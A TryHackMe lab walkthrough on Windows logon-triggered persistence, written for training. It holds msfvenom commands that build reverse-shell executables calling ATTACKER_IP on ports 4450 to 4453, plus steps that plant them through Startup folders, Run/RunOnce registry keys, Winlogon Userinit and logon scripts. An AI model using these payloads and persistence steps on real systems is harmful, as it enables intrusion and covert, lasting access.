TryHackMe-Walkthroughs-by-Aby
Room : Windows Local Persistence - Logon Triggered
Let’s plant payloads that will get executed when a user logs into the system.
Run every time user logs in
Each user will have a folder for them:
C:\Users\<your_username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
Also: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
Any executables put there will be ran when logging in.

- Let’s make a reverse shell executable
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4450 -f exe -o revshell.exe

- Using the access you have on the attached machine / from the shell persistence you got from previous tasks from your attacker machine, run the commands to copy / get the exploit on the victim system
- We will also copy the file to the path so that the executable launches when user signs in
copy revshell.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\"


- Now when the user Signs Out, and logs back in, the executable runs. Keep the listener on on the attacker machine on the port 4450.
- You will see your listener grabs the shell connection. Retrieve the
flag10.exe
Run / RunOnce
Force user to execute a program on logon via registry - no need to place payloads in specific locations.
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKCU - Only apply to current user HKLM - will apply to everyone
Run - run everytime the user logs in RunOnce - will execute only once
- Let’s create a exploit
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4451 -f exe -o revshell.exe

- Let’s get the payload on the victim device, and move it to write location
move revshell.exe C:\Windows


- We will create a registry: REG_EXPAND_SZ under HKLM\Software\Microsoft\Windows\CurrentVersion\Run and add our executable to run

- Let the user sign-out, while you have a listener running on port 4451
- Fetch the
flag11.exe
Winlogon
Winlogon is a windows component that loads user profile right after authN. It uses registry keys under HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon - Userinit points to userinit.exe - restores user profile preferences - shell points to system’s shell usually explorer.exe Note: Don’t change or replace any executables here, it will break the logon sequence.
- Lets make a payload:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4452 -f exe -o revshell.exe


- Get the payload to the victim system like before and move the file to C:\Windows
- We will go to the registry (see below) and make changes on Userinit and add our payload to run after a comma. Winlogon will process it.


- Turn on the Listener on port 4452 and sign out of the system so that system loads and logs you in and runs our script. You will get the reverse shell. Get the
flag12.exe
Logon Scripts
userinit.exe loads user profile to check for an environment variable UserInitMprLogonScript We will use this variable to assign a logon script to a user that will run when user logs in
- Lets get the payload and move it to the victim machine like before


msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4453 -f exe -o revshell.exe
-
Move the scipt to location:
move revshell.exe C:\Windows -
Make the changes like below

-
Start the listener on the attack machine and sign out the user so that the user logs in and payload initialises and you get reverse shell.
-
Get the
flag13.exe